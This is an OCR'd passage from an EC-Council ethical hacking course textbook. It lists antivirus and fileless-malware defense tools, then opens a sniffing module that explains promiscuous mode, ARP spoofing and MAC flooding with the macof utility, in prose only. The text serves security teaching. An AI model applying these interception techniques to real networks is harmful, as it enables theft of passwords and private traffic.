


Figure 7.120: Screenshot of Bitdefender Antivirus Plus 2019

Some additional antivirus software are as follows:

- ClamWin (*http://www.clamwin.com*)
- Kaspersky Anti-Virus (*https://www.kaspersky.com*)
- McAfee AntiVirus Plus (*https://home.mcafee.com*)
- Norton AntiVirus Basic (*https://www.norton.com*)
- Avast Premier Antivirus (*https://www.avast.com*)
- ESET Internet Security (*https://www.eset.com*)
- AVG Antivirus FREE (*https://free.avg.com*)
- Avira Antivirus Pro (*https://www.avira.com*)
- Trend Micro Maximum Security (*https://trendmicro.com*)
- Panda Antivirus Pro (*https://www.pandasecurity.com*)
- Webroot SecureAnywhere Antivirus (*https://www.webroot.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fileless Malware Detection Tools

Various tools used to detect fileless malware threats on endpoint devices and systems are discussed below:

- **AlienVault® USM Anywhere™**

  Source: *https://www.alienvault.com*

  AlienVault® USM Anywhere™ provides a unified platform for threat detection, incident response, and compliance management. It centralizes security monitoring of networks and devices in the cloud, on premises, and at remote locations, thereby helping you to detect threats virtually anywhere.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.121: Screenshot of AlienVault® USM Anywhere™

Some additional tools for detecting fileless malware threats are as follows:

- Quick Heal Total Security (*http://www.quickheal.com*)
- Endpoint Detection and Response (EDR) (*https://www.trendmicro.com*)
- Defender Check (*https://github.com*)
- FCL (*https://github.com*)
- CYNET 360 (*https://www.cynet.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Protection Tools

Various tools used to protect systems, networks, and other devices connected to the network from fileless malware threats are discussed below:

- **McAfee End Point Security**

  Source: *https://www.mcafee.com*

  McAfee End Point Security is a security tool used by security professionals to perform threat detection, investigation, and response activities. It helps security analysts quickly prioritize threats and minimize potential disruption. It is an essential for antivirus protection, exploit prevention, firewall implementation, and web control communication between systems.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 7.122: Screenshot of McAfee End Point Security

Some additional fileless malware protection tools are as follows:

- Microsoft Defender Advanced Threat Protection (*https://docs.microsoft.com*)
- Kaspersky End Point Security for Business (*https://www.kaspersky.com*)
- Trend Micro Smart Protection Suites (*https://www.trendmicro.com*)
- Norton 360 with LifeLock Select (*https://us.norton.com*)
- REVE Antivirus (*https://www.reveantivirus.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary


This module presented the concepts of malware and their propagation techniques. It also discussed the concepts of APT and its lifecycle. Furthermore, it described the concepts of Trojans, their types, and how they infect systems. In addition, it described the concepts of viruses, their types, and how they infect files as well as the concepts of computer worms. Moreover, it explained the concepts of fileless malware and how they infect files. It also illustrated how to perform static and dynamic malware analysis and described various techniques to detect malware. Furthermore, it presented various measures against Trojans, backdoors, viruses, and worms. Finally, it ended with a detailed discussion on various anti-Trojan and antivirus tools.

In the next module, we will discuss in detail how attackers as well as ethical hackers and pen-testers use sniffing to collect information about a target of evaluation.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH™
Certified Ethical Hacker

Module 08:
Sniffing




Module Objectives

This module starts with an overview of sniffing concepts and provides an insight into MAC, DHCP, ARP, MAC spoofing, and DNS poisoning attacks. Later, the module discusses various sniffing tools, countermeasures, and detection techniques.

At the end of this module, you will be able to:

- Describe sniffing concepts
- Explain different MAC attacks
- Explain different DHCP attacks
- Describe ARP poisoning
- Explain different spoofing attacks
- Describe DNS poisoning
- Apply a defense mechanism against various sniffing techniques
- Use different sniffing tools
- Apply various sniffing countermeasures
- Apply various techniques to detect sniffing attacks


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Concepts

This section describes network sniffing and threats, how a sniffer works, active and passive sniffing, how an attacker hacks a network using sniffers, protocols vulnerable to sniffing, sniffing in the data link layer of the Open Systems Interconnection (OSI) model, hardware protocol analyzers, Switched Port Analyzer (SPAN) ports, wiretapping, and lawful interception.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Sniffing

Packet sniffing is the process of monitoring and capturing all data packets passing through a given network using a software application or hardware device. Sniffing is straightforward in hub-based networks, as the traffic on a segment passes through all the hosts associated with that segment. However, most networks today work on switches. A switch is an advanced computer networking device. The major difference between a hub and a switch is that a hub transmits line data to each port on the machine and has no line mapping, whereas a switch looks at the Media Access Control (MAC) address associated with each frame passing through it and sends the data to the required port. A MAC address is a hardware address that uniquely identifies each node of a network.

An attacker needs to manipulate the functionality of the switch to see all the traffic passing through it. A packet sniffing program (also known as a sniffer) can capture data packets only from within a given subnet, which means that it cannot sniff packets from another network. Often, any laptop can plug into a network and gain access to it. Many enterprises' switch ports are open. A packet sniffer placed on a network in promiscuous mode can therefore capture and analyze all the network traffic. Sniffing programs turn off the filter employed by Ethernet network interface cards (NICs) to prevent the host machine from seeing other stations' traffic. Thus, sniffing programs can monitor all traffic.

Although most networks today employ switch technology, packet sniffing is still useful. This is because installing remote sniffing programs on network components with heavy traffic flows such as servers and routers is relatively easy. It allows an attacker to observe and access the entire network traffic from one point. Packet sniffers can capture data packets containing sensitive information such as passwords, account information, syslog traffic, router configuration, DNS traffic, email traffic, web traffic, chat sessions, and FTP passwords. This

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

allows an attacker to read passwords in cleartext, the actual emails, credit card numbers, financial transactions, etc. It also allows an attacker to sniff SMTP, POP, IMAP traffic, IMAP, HTTP Basic, telnet authentication, SQL database, SMB, NFS, and FTP traffic. An attacker can gain a substantial amount of information by reading captured data packets; then, the attacker can use that information to break into the network. An attacker carries out more effective attacks by combining these techniques with active transmission.

The following diagram depicts an attacker sniffing the data packets between two legitimate network users:




Figure 8.1: Packet sniffing scenario

How a Sniffer Works

The most common way of networking computers is through an Ethernet connection. A computer connected to a local area network (LAN) has two addresses: a MAC address and an Internet Protocol (IP) address. A MAC address uniquely identifies each node in a network and is stored on the NIC itself. The Ethernet protocol uses the MAC address to transfer data to and from a system while building data frames. The data link layer of the OSI model uses an Ethernet header with the MAC address of the destination machine instead of the IP address. The network layer is responsible for mapping IP network addresses to the MAC address as required by the data link protocol. It initially looks for the MAC address of the destination machine in a table, usually called the Address Resolution Protocol (ARP) cache. If there is no entry for the IP address, an ARP broadcast of a request packet goes out to all machines on the local sub-network. The machine with that particular address responds to the source machine with its MAC address. The source machine's ARP cache adds this MAC address to the table. The source machine, in all its communications with the destination machine, then uses this MAC address.

There are two basic types of Ethernet environments, and sniffers work differently in each. These two types are:

- **Shared Ethernet**

  In a shared Ethernet environment, a single bus connects all the hosts that compete for bandwidth. In this environment, all the other machines receive packets meant for one machine. Thus, when machine 1 wants to talk to machine 2, it sends a packet out on the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

network with the destination MAC address of machine 2, along with its own source MAC address. The other machines in the shared Ethernet (machines 3 and 4) compare the frame's destination MAC address with their own and discard the unmatched frame. However, a machine running a sniffer ignores this rule and accepts all the frames. Sniffing in a shared Ethernet environment is passive and, hence, difficult to detect.

- **Switched Ethernet**

  In a switched Ethernet environment, the hosts connect with a switch instead of a hub. The switch maintains a table that tracks each computer's MAC address and the physical port on which that MAC address is connected, and then delivers packets destined for a particular machine. The switch is a device that sends packets to the destined computer only; furthermore, it does not broadcast them to all the computers on the network. This results in better utilization of the available bandwidth and improved security. Hence, the process of putting a machine NIC into promiscuous mode to gather packets does not work. As a result, many people think that switched networks are secure and immune to sniffing. However, this is not true.

Although a switch is more secure than a hub, sniffing the network is possible using the following methods:

- **ARP Spoofing**

  ARP is stateless. A machine can send an ARP reply even without asking for it; furthermore, it can accept such a reply. When a machine wants to sniff the traffic originating from another system, it can ARP spoof the gateway of the network. The ARP cache of the target machine will have an incorrect entry for the gateway. Thus, all the traffic destined to pass through the gateway will now pass through the machine that spoofed the gateway MAC address.

- **MAC Flooding**

  Switches maintain a translation table that maps various MAC addresses to the physical ports on the switch. As a result, they can intelligently route packets from one host to another. However, switches have a limited memory. MAC flooding makes use of this limitation to bombard switches with fake MAC addresses until the switches can no longer keep up. Once this happens to a switch, it will enter fail-open mode, wherein it starts acting as a hub by broadcasting packets to all the ports on the switch. Once that happens, it becomes easy to perform sniffing. macof is a utility that comes with the dsniff suite and helps the attacker to perform MAC flooding.

Once a switch turns into a hub, it starts **broadcasting** all packets it receives to all the computers in the network. By default, promiscuous mode is turned **off** in network machines; therefore, the NICs accept only those packets that are addressed to a user's machine and **discard** the packets sent to the other machines. A sniffer turns the NIC of a system to promiscuous mode so that it listens to all the data transmitted on its segment. A sniffer can constantly monitor all the network traffic to a computer through the NIC by decoding the information encapsulated in the data packets. Attackers configure the NIC in their machines to run in promiscuous mode so that

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the card starts accepting all the packets. Thus, the attacker can view all the packets that are being transmitted in the network.





Figure 8.2: Working of a sniffer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Sniffing

Attackers run sniffers to convert the host system's NIC to promiscuous mode. As discussed earlier, the NIC in promiscuous mode can then capture packets addressed to the specific network.

There are two types of sniffing. Each is used for different types of networks. The two types are:

- Passive sniffing
- Active sniffing

Passive Sniffing

Passive sniffing involves sending no packets. It simply captures and monitors the packets flowing in the network. A packet sniffer alone is not preferred for an attack because it works only in a common collision domain. A common collision domain is the sector of the network that is not switched or bridged (i.e., connected through a hub). Common collision domains are present in hub environments. A network that uses hubs to connect systems uses passive sniffing. In such networks, all hosts in the network can see all the traffic. Hence, it is easy to capture traffic through the hub using passive sniffing.




Figure 8.3: Passive sniffing

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers use the following passive sniffing methods to gain control over a target network:

- **Compromising physical security**: An attacker who succeeds in compromising the physical security of a target organization can walk into the organization with a laptop and try to plug into the network and capture sensitive information about the organization.
